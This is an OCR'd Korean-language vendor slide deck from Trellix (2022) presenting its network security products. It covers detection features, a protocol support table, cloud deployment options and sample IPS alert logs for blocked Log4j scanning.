
Trellix


보안 위협의 최전선, 네트워크와 이메일 보안 진화의 끝은 어디인가 ?

Trellix Korea

Sept 2022


DTI
AV-SUIT
FIREEYE
Advanced
URL Defense
FAUD
URL-based Phishing Attacks (Cloud-Assisted)
Malware Binaries Check (Cloud-Assisted)
ANALYTICS & MACHINE LEARNING
SMART Vision
Analytics Rules
Lateral Movement
Data Exfiltration
Malicious C2 Communications
Network Forensics
SERVER SIDE
Web Shell Detections
Server-Based Vulnerabilities
Ex. Log4J, Spring shell etc.
STATIC ANALYSIS
IPS
Proprietary/Custom Signatures (Snort, YARA)
Static Network Rules/Blacklists
Antivirus
Malware Guard(ML)
VISIBILITY
Protocol Application and Visibility
ICAP
Metadata Generation
IoT Visibility
TLS/JA3 Fingerprinting
Endpoint Correlation
MVX
Multi-Vector Execution
Web Infection
Riskware
Callback Detection
More than just a sandbox
CLOUD
amazon web services
Azure
Cloud IaaS
aws
Azure
Cloud SaaS
Trellix
iboss
On-Premise Virtual vNX
vmware ESXi
KVM
Hyper-V
Cloud Virtual VX
aws Bare Metal

Network Security File/URL 위협 방어



Trellix

Network Security 지원 프로토콜

Protocol support

(Table from Mihir K. Mohanty, Director, Product management, 8 May 2019)


	NX-MVX Detection	SV Detection	Meta Information from Suricata	IPS Detection
dce-rpc			x	x
dhcp				x
dns	x(Domains)		x	x
dnp3			x	
ftp	x		x	x
http	x		x	x
https	x		x	x
icmp				x
imap			x	x
irc			x	x
iscsi				x
kerberos			x	x
modbus			x	
mysql			x	x
ldap				x
netbios				x
nfs				x
nntp				x
ntp				x
pop3			x	x
radius			x	x
rdp			x	x
rlogin				x
rsh				x
rtsp			x	x
modbus				x
sip				x
smb		x	x	x
smb2		x	x	x
smtp			x	x
snmp				x
ssh			x	
ssl			x	x
TCP				x
telnet				x
tftp				x
tls				x
UDP				x

MVX Detection

Smart Vision Detection

IPS Detection


Network Security 분석 범위



Trellix

SERVER SIDE

Webshell 공격 차단



Trellix

SERVER SIDE

Log4J 공격 차단

Day	Group Sub UUID	Signature ID	Signature Name	Product	Malicious
2022-01-16 01:44:19.662		91500883	Apache Log4j CVE-2021-44228 RCE	Web MPS [licensed]	Suspicious
2022-01-14 21:44:44.500		91500883	Apache Log4j CVE-2021-44228 RCE	Web MPS [licensed]	Suspicious
2022-01-14 21:43:59.901		91500883	Apache Log4j CVE-2021-44228 RCE	Web MPS [licensed]	Suspicious
2022-01-11 21:50:57.785		91500883	Apache Log4j CVE-2021-44228 RCE	Web MPS [licensed]	Suspicious
2022-01-11 21:13:34.708		91500883	Apache Log4j CVE-2021-44228 RCE	Web MPS [licensed]	Suspicious
2022-01-10 21:54:51.135		91500883	Apache Log4j CVE-2021-44228 RCE	Web MPS [licensed]	Suspicious
2022-01-07 01:53:09.408		91500883	Apache Log4j CVE-2021-44228 RCE	Web MPS [licensed]	Suspicious

log4j 취약점을 이용한 공격이 의심되는 트래픽에 대하여 FireEye Network Security IPS 기능에서 탐지

LOG4J

지속적으로 끊임없이 log4j 취약점을 노리는 스캔 공격이 네트워크를 통해 유입되고 있으며 FireEye Network Security에서 차단

	Signature ID	Signature Name	Product	Malicious
2022-01-17 23:59:59.221	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:59:56.519	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:59:46.030	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:59:43.510	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:59:42.151	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:59:41.652	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:59:22.542	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:59:09.863	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:58:56.503	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious
2022-01-17 23:58:53.631	84403537	Exploit.Log4Shell.CVE-2021-44228	Web MPS [licensed]	Malicious


Cloud 서비스에 대한 위협 방어

CLOUD

	IaaS Infrastructure as a Service		SaaS Software as a Service
	amazon web services	Azure	Trellix
CM 9500	**CM 2500v / CM 4500v CM 7500v / CM 9500v**	**CM 2500v / CM 4500v CM 7500v / CM 9500v**	**Cloud CM**
NX 2550	**250Mbps**	**250Mbps**	**-**
NX 2550-1	**250Mbps**	**250Mbps**	**-**
NX 6500v	**8Gbps**	**5Gbps**	**-**
VX 12550	**VX BareMetal (14Gbps)**	**-**	**Cloud MVX**
AX 5550			**Detection on Demand**
AX 5400			

Trellix

Case. 3rd 제품과의 연동을 통한 Network 위협 방어



[기존 현황]

- 암호화된 트래픽에 대한 분석 제한.
- NX를 Mirror 구성으로 구축된 환경에서 차단에 대한 고민
- 알려진 Hash 등록을 통한 차단에 제한.

